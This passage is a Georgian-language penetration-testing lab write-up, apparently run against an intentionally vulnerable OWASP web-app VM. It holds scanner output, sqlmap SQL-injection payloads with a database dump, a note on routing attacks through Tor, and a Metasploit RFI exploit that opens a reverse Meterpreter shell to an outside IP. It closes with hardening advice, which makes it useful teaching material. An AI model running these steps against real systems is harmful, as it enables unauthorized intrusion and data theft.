ჩართული მოწყობილობა) გავლით გადის ინტერნეტში. Node-ებს შორის ტრაფიკი დაკრიპტული სახით გადაეცემა და destination სერვერზე ფიქსირდება exit node-ის IP მისამართი.



Tor Network საგრძნობლად ანელებს ინტერნეტის სიჩქარეს, რადგან ფაქტიურად მისი მომხმარებელი ინტერნეტში როგორც წესი, სამ სხვადასხვა ქვეყანაში მყოფი Tor Node-ის გავლით გადის. კონფიგურაცია გვაძლევს node-ების შემცირების საშუალებას. ამ შემთხვევაში იზრდება ინტერნეტის სიჩქარე, მაგრამ მცირდება ანონიმურობა. ზოგიერთ ხელსაწყოს გააჩნია Tor-ის გამოყენების ფუნქციონალი, სხვებისთვის არსებობს სპეციალური პროგრამა: torify. მისი დახმრებით შეგვიძლია კონკრეტულ პროგრამას ტრაფიკი გადავამისამართოთ TOR-ში. არსებობს torify-ზე უფრო საიმედო საშუალება ინტერნეტ ტრაფიკის Tor network-ში გადამისამართებისთვის, კერძოდ კი Iptables. ასევე შეგვიძლია გამოვიყენოთ სპეციალურად ანონიმურობისთვის შექმნილი სხვადასხვა ოპერაციული სისტემები მაგალითად **Whonix OS.**

firewall-ის შემოწმება

პირველ რიგში დავადგინოთ საიტს რაიმე სახის firewall ხომ არ იცავს. ამაში დაგვეხმარება wafw00f - tool to identify and fingerprint Web Application Firewall products. მისი გამოყენება მარტივია, უბრალოდ ვუშვებთ ბრძანებას:

root@tsotne:~# wafw00f 217.147.229.13

Checking http://217.147.229.13

Generic Detection results:

No WAF detected by the generic detection

Number of requests: 13

როგორც ჩანს firewall არ იქნა ნაპოვნი, თუმცა ყოველთვის უნდა გვახსოვდეს, რომ მსგავსი სკანერები 100%-ით უტყუარ ინფორმაციას არ გვაძლევენ.

NMAP

კიდევ ერთი ძალზედ საჭირო პროგრამა, რომელიც დაგვეხმარება დავადგინოთ სერვერზე არსებული ღია პორტები. Nmap-ის გამოყენება შეგვიძლია როგორც Linux-ზე, ისე

Windows-ზე. მისი ძირითადი გამოყენება დაშორებულ მოწყობილობაზე გახსნილი პროტების დადგენაა. რისთვისაც მას გააჩნია სკანირების უამრავი სხვადასხვა მეთოდი, რათა გვერდი აუაროს სხვადასხვა Firewall-ებს. გარდა პორტების სკანირებისა Nmap-ს შეუძლია წინასწარ გამზადებული ან ხელით დაწერილი სკრიპტების გამოყენება სხვადასხვა დავალებების ავტომატიზაციისთვის. ასევე შეუძლია ღია პორტებზე გაშვებული სერვისების და მათი ვერსების დადგენა, ოპერაციული სისტემის დადგენა და მრავალი სხვა რამ.

რამოდენიმე გამოსადეგი მაგალითი:

nmap -F	top 100 პორტის სკანირება
nmap -sT	ყველა tcp პორტის სკანირება
nmap -sT	subnet-ის სკანირება ყველა tcp პორტზე
nmap -sU	ყველა udp პორტის სკანირება
nmap -p U:53,79,113,T:21-25	კომბინირებული tcp & udp (range)
nmap -O	ოპერაციული სისტემის დადგენა
nmap -sV	სერვისების ვერსიების დადგენა
nmap -sA	firewall-ის აღმოჩენა

სკანირების სხვადასხვა ტექნიკა:

nmap -sN	Null scan
nmap -sF	Fin scan
nmap -sX	Xmas scan
nmap 192.168.1.1-20	IP მისამართების დიაპაზონი

Nmap ადგენს პორტების 6 სხვადასხვა მდგომარეობას

open - ღია

closed - დახურული

filtered - პორტი არ არის ხელმისაწვდომი, სავარაუდოდ იფილტრება firewall-ის მიერ

unfiltered - პორტი ხელმისაწვდომია, მაგრამ მისი მდგომარეობა ვერ დადგინდა

open|filtered - ღიაა ან იფილტრება firewall-ის მიერ

closed|filtered - დახურულია ან იფილტრება firewall-ის მიერ

nmap -F 217.147.229.13

Starting Nmap 7.01 (https://nmap.org) at 2017-07-09 21:52 +04

Nmap scan report for 217.147.229.13

Host is up (0.0020s latency).

Not shown: 92 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

139/tcp open netbios-ssn

143/tcp open imap

443/tcp open https

445/tcp open microsoft-ds

8080/tcp open http-proxy

8081/tcp open blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds

როგორც ვხედავთ ხელსაწყომ დაადგინა შემდეგი ღია პორტები: 22/tcp SSH, 80/tcp HTTP, 139/tcp Netbios, 143/tcp IMAP, 443/tcp HTTPS, 445/TCP Microsoft-ds, 8080/tcp HTTP-Proxy, 8081/tcp Blackice-Icecap.

ვცადოთ ჩვენით გავერკვეთ სიტუაციაში. გამოვიყენოთ ზემოთ მოყვანილი სკანერები, დავიწყოთ nikto-თი:

nikto -host 217.147.229.13

მისი output-ი:

root@tsotne:~# nikto -host http://217.147.229.13/

- Nikto v2.1.5

+ Target IP: 217.147.229.13

+ Target Hostname: 217.147.229.13

+ Target Port: 80

+ Start Time: 2017-07-07 18:02:39 (GMT4)

+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1

+ Server leaks inodes via ETags, header found with file /, inode: 286483, size: 28067, mtime: 0x51c22f5365e00

+ The anti-clickjacking X-Frame-Options header is not present.

+ OSVDB-3268: /cgi-bin/: Directory indexing found.

+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html

+ /crossdomain.xml contains 0 line which should be manually viewed for improper domains or wildcards.

+ IP address found in the 'location' header. The IP is "127.0.1.1".

+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the /images directory. The value is "http://127.0.1.1/images/".

+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)

+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)

+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)

+ Python/2.6.5 appears to be outdated (current is at least 2.7.3)

+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1c). OpenSSL 0.9.8r is also current.

+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.4.4)

+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)

+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell (difficult to exploit). CVE-2002-0082, OSVDB-756.

+ Cookie phpbb2owaspbwa_data created without the httponly flag

+ Cookie phpbb2owaspbwa_sid created without the httponly flag

+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30

+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

+ OSVDB-3268: /test/: Directory indexing found.

+ OSVDB-3092: /test/: This might be interesting...

+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell found.

+ OSVDB-3093: /.bash_history: A user's home directory may be set to the web root, the shell history was retrieved. This should not be accessible via the web.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-3268: /images/: Directory indexing found.

+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.

+ Cookie phpMyAdmin created without the httponly flag

+ OSVDB-3233: /icons/README: Apache default file found.

+ Uncommon header 'x-pingback' found, with contents: http://217.147.229.13/wordpress/xmlrpc.php

+ /wordpress/: A Wordpress installation was found.

+ /phpmyadmin/: phpMyAdmin directory found

+ 6544 items checked: 1 error(s) and 35 item(s) reported on remote host

+ End Time: 2017-07-07 18:03:26 (GMT4) (47 seconds)

+ 1 host(s) tested

პირველი შეხედვიდანვე ჩანს, რომ აპლიკაცია უამრავ სისუსტეს შეიცავს. აღსანიშნავია, რომ სკანერმა არასწორედ გამოგვიტანა ოპერაციულ სისტემაზე ინფორმაცია. როგორც უკვე ავღნიშნეთ, არცერთი სკანერი არ იძლევა უტყუარ ინფორმაციას და მიღებული შედეგები ყოველთვის საჭიროებს გადამოწმებას. მითუმეტეს ისეთი პარამეტრები, როგორიცაა ოპერაციული სისტემა, apache-ს და php-ს ვერსია და სხვა სისტემური მონაცემები მარტივად გასაყალბებელია. ამიტომ მსგავსი სკანერები არ იძლევიან 100%-ით სწორ შედეგებს.

nikto-მ აღმოაჩინა apache-ს რამოდენიმე missconfiguration, wordpress-ის ინსტალაცია მისამართზე /wordpress, phpmyadmin-ის ინსტალაცია მისამართზე /phpmyadmin, სხადასხვა საინტერესო დირექტორიები, http პროტოკოლის დაშვებული მეთოდები და სხვა.

მოცემულ ინფორმაციაზე დაყრდნობით ლოგიკურია wordpress-ის შემოწმება სისუსტეებზე, რადგან მასზე განახლებები კვირაში ერთხელ მაინც გამოდის და შესაბამისად plugin-ების ძველი ვერსიები ხშირად შემტევის სამიზნე ხდება.

ქვემოთ ნაჩვენებია ნაპოვნი სისუსტეების მხოლოდ მცირედი ნაწილი

root@holiday:~# wpscan -r -e vp vt -u 217.147.229.13/wordpress/ --random-agent

WordPress Security Scanner by the WPScan Team

Version 2.9.2

Sponsored by Sucuri - https://sucuri.net

@_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_

_____

[+] URL: http://217.147.229.13/wordpress/

[+] Started: Fri Jul 7 10:11:45 2017

[!] The WordPress 'http://217.147.229.13/wordpress/readme.html' file exists exposing a version number

[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1

[+] Interesting header: STATUS: 200 OK

[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30

[+] XML-RPC Interface available under: http://217.147.229.13/wordpress/xmlrpc.php

[!] Includes directory has directory listing enabled: http://217.147.229.13/wordpress/wp-includes/

[+] WordPress version 2.0 (Released on 2005-12-26) identified from advanced fingerprinting, meta generator, links opml

[!] 12 vulnerabilities identified from the version number

[!] Title: WordPress 2.0 - 3.0.1 Cross-Site Scripting (XSS) in wp-admin/plugins.php

Reference: https://wpvulndb.com/vulnerabilities/6011

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5295

[i] Fixed in: 3.0.2

[!] Title: WordPress 2.0 - 3.0.1 wp-includes/capabilities.php Remote Authenticated Administrator Delete Action Bypass

Reference: https://wpvulndb.com/vulnerabilities/6012

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5296

[i] Fixed in: 3.0.2

[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)

Reference: https://wpvulndb.com/vulnerabilities/7696

Reference: http://www.securityfocus.com/bid/71234/

Reference: https://core.trac.wordpress.org/changeset/30444

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038

[i] Fixed in: 4.0.1

[+] Enumerating installed plugins (only ones with known vulnerabilities) ...

Time: 00:00:20

<==========> (1523 / 1523) 100.00% Time: 00:00:20

[+] We found 3 plugins:

[+] Name: akismet

| Latest version: 3.3.2

| Location: http://217.147.229.13/wordpress/wp-content/plugins/akismet/

[!] Directory listing is enabled: http://217.147.229.13/wordpress/wp-content/plugins/akismet/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)

Reference: https://wpvulndb.com/vulnerabilities/8215

Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/

Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html

[i] Fixed in: 3.1.5

[+] Name: mygallery

| Location: http://217.147.229.13/wordpress/wp-content/plugins/mygallery/

| Changelog: http://217.147.229.13/wordpress/wp-content/plugins/mygallery/changelog.txt

[!] Directory listing is enabled: http://217.147.229.13/wordpress/wp-content/plugins/mygallery/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: myGallery <= 1.4b4 - Remote File Inclusion

Reference: https://wpvulndb.com/vulnerabilities/6506

Reference: https://www.exploit-db.com/exploits/3814/

[+] Name: wpSS

| Location: http://217.147.229.13/wordpress/wp-content/plugins/wpSS/

| Readme: http://217.147.229.13/wordpress/wp-content/plugins/wpSS/readme.txt

[!] Directory listing is enabled: http://217.147.229.13/wordpress/wp-content/plugins/wpSS/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Spreadsheet <= 0.6 - SQL Injection

Reference: https://wpvulndb.com/vulnerabilities/6482

Reference: https://www.exploit-db.com/exploits/5486/

[+] Finished: Fri Jul 7 10:12:24 2017

[+] Requests Done: 1615

[+] Memory used: 115.973 MB

[+] Elapsed time: 00:00:38

როგორც ვხედავთ სკანერმა უამრავი სისუსტე აღმოაჩინა, მათ შორის XSS, DOS, SSRF (Server Side Request Forgery), SQL Injection, და რაც ყველაზე საინტერესოა - Remote File Inclusion. აღმოჩენილ სისუსტეებს თან ახლავს ლინკები external რესურსებზე, სადაც ხელმისაწვდომია დეტალური ინფორმაცია სისუსტის შესახებ, მათი ექპლოიტებით და რეკომენდაციებით თუ როგორ უნდა გამოსწორდეს კონკრეტული სისუსტე.

განვიხილოთ wpscan-ის მიერ ნაპოვნი სისუსტეებიდან ერთ-ერთი:

[+] Name: mygallery

| Location: http://217.147.229.13/wordpress/wp-content/plugins/mygallery/

| Changelog: http://217.147.229.13/wordpress/wp-content/plugins/mygallery/changelog.txt

[!] Directory listing is enabled: http://217.147.229.13/wordpress/wp-content/plugins/mygallery/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: myGallery <= 1.4b4 - Remote File Inclusion

Reference: https://wpvulndb.com/vulnerabilities/6506

Reference: https://www.exploit-db.com/exploits/3814/

ზემოთ აღნიშნულ ლინკებზე შეგვიძლია ვიხილოთ დეტალური ინფორმაცია სისუსტის შესახებ, wpvulndb.com წარმოადგენს wordpress-ის სისუსტეების მონაცემთა ბაზას. https://wpvulndb.com/vulnerabilities/6506 ამ ლინკზე კი მოცემულია ინფორმაცია კონკრეტული სისუსტის შესახებ: **myGallery <= 1.4b4 - Remote File Inclusion** ნიშნავს რომ wordpress-ის Plugin-ი - **myGallery**-ი, **1.4b4** ვერსიის ქვემოთ შეიცავს **Remote File Inclusion** სისუსტეს, რაც შემტევს საშუალებას აძლევს საიტზე ატვირთოს მავნე კოდი და შემდეგ მოახდინოს ამ კოდის გაშვება. https://www.exploit-db.com/exploits/3814/ ამ ლინკზე კი მოცემულია თვითონ კოდი, რომლის საშუალებითაც ხდება სისუსტიც გამოყენება.

გამოვცადოთ კიდევ ერთი სკანერი joomscan. joomscan-ი ასევე owasp-ის პროდუქტია, მისი გამოყენება მარტივია:

joomscan -u http://217.147.229.13/joomla/

ქვემოთ ნაჩვენებია მხოლოდ სისუსტის შემცველი plugin-ები:

1

Info -> Generic: htaccess.txt has not been renamed.

Versions Affected: Any

Check: /htaccess.txt

Exploit: Generic defenses implemented in .htaccess are not available, so exploiting is more likely to succeed.

Vulnerable? Yes

2

Info -> Generic: Unprotected Administrator directory

Versions Affected: Any

Check: /administrator/

Exploit: The default /administrator directory is detected. Attackers can bruteforce administrator accounts. Read: http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WAYS%20TO%20PROTECT.pdf

Vulnerable? Yes

14

Info -> Core: Admin Backend Cross Site Request Forgery Vulnerability

Versions effected: 1.0.13 <=

Check: /administrator/

Exploit: It requires an administrator to be logged in and to be tricked into a specially crafted webpage.

Vulnerable? Yes

19

Info -> CorePlugin: TinyMCE TinyBrowser addon multiple vulnerabilities

Versions effected: Joomla! 1.5.12

Check: /plugins/editors/tinymce/jscripts/tiny_mce/plugins/tinybrowser/

Exploit: While Joomla! team announced only File Upload vulnerability, in fact there are many.
See: http://www.milw0rm.com/exploits/9296

Vulnerable? Yes

35

Info -> CoreComponent: com_mailto timeout Vulnerability

Versions effected: 1.5.13 <=

Check: /components/com_mailto/


Exploit: [Requires a valid user account] In com_mailto, it was possible to bypass timeout protection against sending automated emails.

Vulnerable? Yes

როგორც ჩანს joomla-ც საკმაოდ ბევრ სისუსტეს შეიცავს.

გამოვცადოთ შემდეგი სკანერი - OWASP ZAP

ამ შემთხვევაში, როდესაც სკანირება არანირ რისკს არ მოიცავს, და არ არის მნიშვნელოვანი აპლიკაცია დაზიანდება თუ არა, შეგვიძლია გამოვიყენოთ ATTACK Mode და სკანირების rule-ები დავაყენოთ High-ზე, როგორც სურათზეა ნაჩვენები:



როგორც მოსალოდნელი იყო ყველაზე მეტი სისუსტე იმ მწარმოებლის სკანერმა იპოვნა, რომლის ვირტუალური მანქანაც გვაქვს გაშვებული. მარცხნივ მოყვანილია აღმოჩენილი სისუსტეების ჩამონათვალი, მათი კლასიფიკაციების და რისკის მიხედვით. მაღალი რისკის შემცველი სისუსტეები მეტად მნიშვნელოვანია და გაცილებით მარტივად გამოსაყენებელი შემტევის მიერ. ესენია: Persistent & Reflected XSS, External Redirect, Path Traversal, Remote File Inclusion, სხვადასხვა სახის SQL Injection. ასევე შედარებით დაბალი რისკის შემცველი: Application Error Disclosure, Buffer Overflow, Directory Browsing და სხვა, ინფორმაციის შემცველი warning-ები. სულ ნაპოვნია 22 Alert-ი და ჯამში 23 000-მდე სხვადასხვა სახის სისუსტე.

გამოვცადოთ კიდევ ერთი საინტერესო ხელსაწყო - sqlmap-ი. sqlmap, როგორც ზემოთ ავღნიშნეთ sql ინექციების ტესტირებისთვის განკუთვნილი ხელსაწყოა. მისი გამოყენების ინსტრუქცია და option-ების დეტალური აღწერა შეგიძლიათ იხილოთ ბმულზე: https://github.com/sqlmapproject/sqlmap/wiki/Usage. ხელსაწყოს გააჩნია --tor option-ი, რომელიც გვაძლევს შესაძლებლობას tor-ის ქსელის გავლით განვახორციელოთ შეტევა, რაც შემტევის ანონიმურობას უზრუნველყოფს. sqlmap-ის წარმატებით გამოყენებისთვის

საჭიროა მოგვეპოვებოდეს sql ინექციის სისუსტის შემცველი ბმული. ასეთი ბმულები არაერთი აღმოაჩინა OWASP-ის სკანერმა:

sqlmap --risk=3 --level=5 nks --random-agent --dump-all --dbs -u "http://217.147.229.13/mutillidae/level-1-hints-page-wrapper.php?level1HintIncludeFile=24-2"

შედეგად მივიღებთ შემდეგ output-ს:

[*] starting at 21:50:26

[21:50:26] [INFO] fetched random HTTP User-Agent header from file '/usr/share/sqlmap/txt/user-agents.txt': 'Opera/9.62 (X11; Linux i686; U; Linux Mint; en) Presto/2.1.1'

[21:50:26] [INFO] resuming back-end DBMS 'mysql'

[21:50:26] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

Parameter: level1HintIncludeFile (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: level1HintIncludeFile=24-2 AND 4992=4992

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause

Payload: level1HintIncludeFile=24-2 AND (SELECT 1222 FROM(SELECT COUNT(*),CONCAT(0x7176626271,(SELECT

(ELT(1222=1222,1))),0x71716b7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

Type: AND/OR time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (SELECT)

Payload: level1HintIncludeFile=24-2 AND (SELECT * FROM (SELECT(SLEEP(5)))LYQA)

Type: UNION query

Title: Generic UNION query (NULL) - 2 columns

Payload: level1HintIncludeFile=-9541 UNION ALL SELECT NULL,CONCAT(0x7176626271,0x70706d5a54774647774f47494d654345514266526e7a4264655a6379585659436242744961624473,0x71716b7a71)-- -

---

[21:50:26] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)

web application technology: PHP 5.3.2, Apache 2.2.14

back-end DBMS: MySQL 5.0

[21:50:26] [INFO] fetching database names

[21:50:26] [INFO] the SQL query used returns 34 entries

available databases [34]:

[*] .svn

[*] bricks

[*] bwapp

[*] citizens

[*] cryptomg

[*] dvwa

[*] gallery2

[*] getboo

[*] ghost

[*] gtd-php

[*] hex

[*] information_schema

[*] isp

[*] joomla

[*] mutillidae

[*] mysql

[*] nowasp

[*] orangehrm

[*] personalblog

[*] peruggia

[*] phpbb

[*] phpmyadmin

[*] proxy

[*] rentnet

[*] sqlol

[*] tikiwiki

[*] vicnum

[*] wackopicko

[*] wavsepdb

[*] webcal

[*] webgoat_coins

[*] wordpress

[*] wraithlogin

[*] yazd

[21:50:26] [INFO] fetched data logged to text files under '/root/.sqlmap/output/217.147.229.13'

რაც ნიშნავს რომ sql ინექცია წარმატებით განხორციელდა და მივიღეთ საიტის 34 სხვადასხვა მონაცემთა ბაზაზე წვდომა.

შევეცადოთ რომელიმე სისუსტის გამოყენებით საიტზე მოვიპოვოთ წვდომა. ამისთვის დაგვჭირდება metasploit fraemwork-ი. Metasploit-ი ეს არის Ruby-ზე დაწერილი rapid7-ის პროექტი, რომელიც წარმოადგენს სისუსტეების, ექსპლოიტების და paylod-ების დიდ ნაკრებს და ფართოდ გამოიყენება penetration tester-ების მიერ ქსელის, ოპერაცილული სისტემების, web-აპლიკაციების, სხვადასხვა სერვისების შეღწევადობის ტესტირებისთვის და მათი ექსპლუატაციისთვის. Metasploit-ის მართვა შესაძლებელია როგორც კონსოლით, ასევე გრაფიკული ინტერფეისის საშუალებით.

შევეცადოთ metasploit-ში ვიპოვნოთ კონკრეტული exploit-ი:

metasploit-ის კონსოლში შევდივართ შემდეგი ბრძანებით: msfconsole

? გვაძლევს ინფორმაციას ხელმისაწვდომ ბრძანებებზე.

OWASP ZAP-ის მიერ ნაპოვნი Remote File Inclusion სისუსტის შემცველი http://217.147.229.13/mutillidae/?page= ლინკის გამოყენებით შესაძლებელია სერვერზე მავნე კოდის ავტვირთვა და შემდეგ ამ მავნე კოდის გაშვება.

msfconsole-ში შეგვყვას შემდეგი ბრძანება:

use exploit/unix/webapp/php_include

რაც ნიშნავს, რომ ვიყენებთ კონკრეტულად RFI სისუსტის exploit-ს. ბრძანების გაშვების შემდეგ გადავდივართ კონკრეტულად ამ exploit-ის მენიუში, ჩვენი command pormt-ი შეიცვლება. ვნახოთ რა პარამეტრების გაწერის საშუალებას გვაძლევს exploit-ი - SHOW OPTIONS:

სავალდებულო პარამეტრების სია შემდეგია:

PATH *The base directory to prepend to the URL to try*

RHOST *The target address*

RPORT *The target port*

SRVHOST *The local host to listen on. This must be an address on the local machine*

SRVPORT *The local port to listen on.*

RPORT, SRVHOST და SRVPORT-ისთვის დავტოვოთ default მნიშვნელობები, ხოლო RHOST-ში ჩავწეროთ ჩვენი სერვერის IP მისამართი - 217.147.229.13, PATH-ში კი მივუთითოთ OWASP ZAP-ის მიერ ნაპოვნი სისუსტის შემცველი URL-ი: /mutillidae/?page= . გავუშვათ ბრძანება run და დაველოდოთ ექსპლოიტის შესრულებას. რამოდენიმე წუთში მივიღებთ meterpreter session-ს:

```
msf exploit(php_include) > run

[*] Started reverse TCP handler on 85.204.49.239:4444
[*] 217.147.229.13:80 - Using URL: http://0.0.0.0:8080/UCYylJg
[*] 217.147.229.13:80 - Local IP: http://85.204.49.239:8080/UCYylJg
[*] 217.147.229.13:80 - PHP include server started.
[*] 217.147.229.13:80 - Loading RFI URLs from the database...
[*] 217.147.229.13:80 - Loaded 2241 URLs
[*] Sending stage (34122 bytes) to 217.147.229.13
[*] Meterpreter session 1 opened (85.204.49.239:4444 -> 217.147.229.13:58928) at 2017-07-07 12:11:58 -0400

meterpreter >
```

meterpreter-ი ეს არის კლასიკური shell-ის ალტერატივა უამრავი ფუნქციებით და შესაძლებლობებით. იმ შემთხვევაში თუ meterpreter სესია წარმატებით დამყარდა, რაც სურათზეა ნაჩვენები, ნიშნავს, რომ ჩვენ უკვე ოპერაციულ სისტემაზე გვაქვს მოპოვებული წვდომა, თუმცა შეზღუდული შესაძლებლობებით, რადგან სერვერზე shell-ი გაშვებულია იმ მომხმარებლით, რომლითაც მოვახდინეთ საიტის ექპლუატაცია, ამ შემთხვევაში www-data მომხმარებლით. ამ მომხმარებელს კი სისტემაში root-ის უფლებები არ გააჩნია და შეზღუდული აქვს როგორც სისტემურ ფაილებზე, ასევე მნიშვნელოვან ბრძანებებზე წვდომა. შემდეგი ეტაპი პრივილეგიების ამაღლებაა, მაგრამ ეს საკითხი ცდება თემის ფარგლებს. ვნახოთ რა შეუძლია meterpreter shell-ს:

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thr
ad
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
```

სხვადასხვა სასარგებლო ფუნქციებთან ერთად აღსანიშნავია შემდეგი: drop to shell, რომელიც არსებული shell-ის მაგივრად სისტემური shell-ის გამოყენების საშუალებას გვაძლევს. ბრძანების გაშვების შემდეგ ვიმყოფებით არსებული ვირტუალური მანქანის -

Ubuntu 10.04-ის გარემოში, რაც გვაძლევს უფლებას რომ შეღწევადობის ტესტირება წარმატებულად ჩავთვალოთ.

დასკვნა

როგორც ჩატარებულმა შეღწევადობის ტესტირებამ აჩვენა, სისუსტის შემცველი საიტის ექპლუატაცია საკმაოდ მარტივია არაპროფესიონალი ადამიანებისთვისაც კი უბრალო პროგრამების გამოყენებით. ვებ აპლიკაციაში არსებული ერთი სისუსტეც კი შეიძლება ბოროტად გამოყენებული იქნას მესამე პირის მიერ, ამიტომ დიდი ყურადღება უნდა მეიქცეს უსაფრთხოების საკითხებს. საიტის უსაფრთხოების უზრუნველსაყოფად აუცილებელია გათვალისწინებული იქნას ისეთი ელემენტარუ სამუშაოების ჩატარება, როგორებიცაა:

1. განახლებების დროულად დაყენება, იქნება ეს სხვადასხვა სერვისების, საიტის ძრავის თუ ოპერაციული სისტემის განახლება.
2. სერვერზე გლობალური ქსელიდან შეზღუდული უნდა იყოს წვდომა ყველა არასაჭირო პორტზე.
3. სერვერის განთავსება საჭიროა ცენტრალური firewall-ის უკან.
4. ძირითადი შეტევების თავიდან ასაცილებლად რეკომენდირებულია IPS-ების გამოყენება. IPS-ები ბლოკავენ ისეთ შეტევებს როგორებიცაა syn-flood-ი, port-scan-ი, application level ddos, ასევე ფილტრავენ ტრაფიკს და signature-ებზე დაყრდნობით ბლოკავენ არასასურველ ან/და საეჭვო ტრაფიკს. გასათვალისწინებელია, რომ IPS-ს შეიძლება ბევრი false-positive გააჩნდეს და შედეგად დაიბლოკოს როგორც არალეგიტიმური ასევე ლეგიტიმური ტრაფიკის ნაწილი.
5. IPS-ებთან ერთად IDS-ების დანერგვა და შემდეგ მათი alert-ების ანალიზი დიდად გააუმჯობესებს უსაფრთხოების ხარისხს.
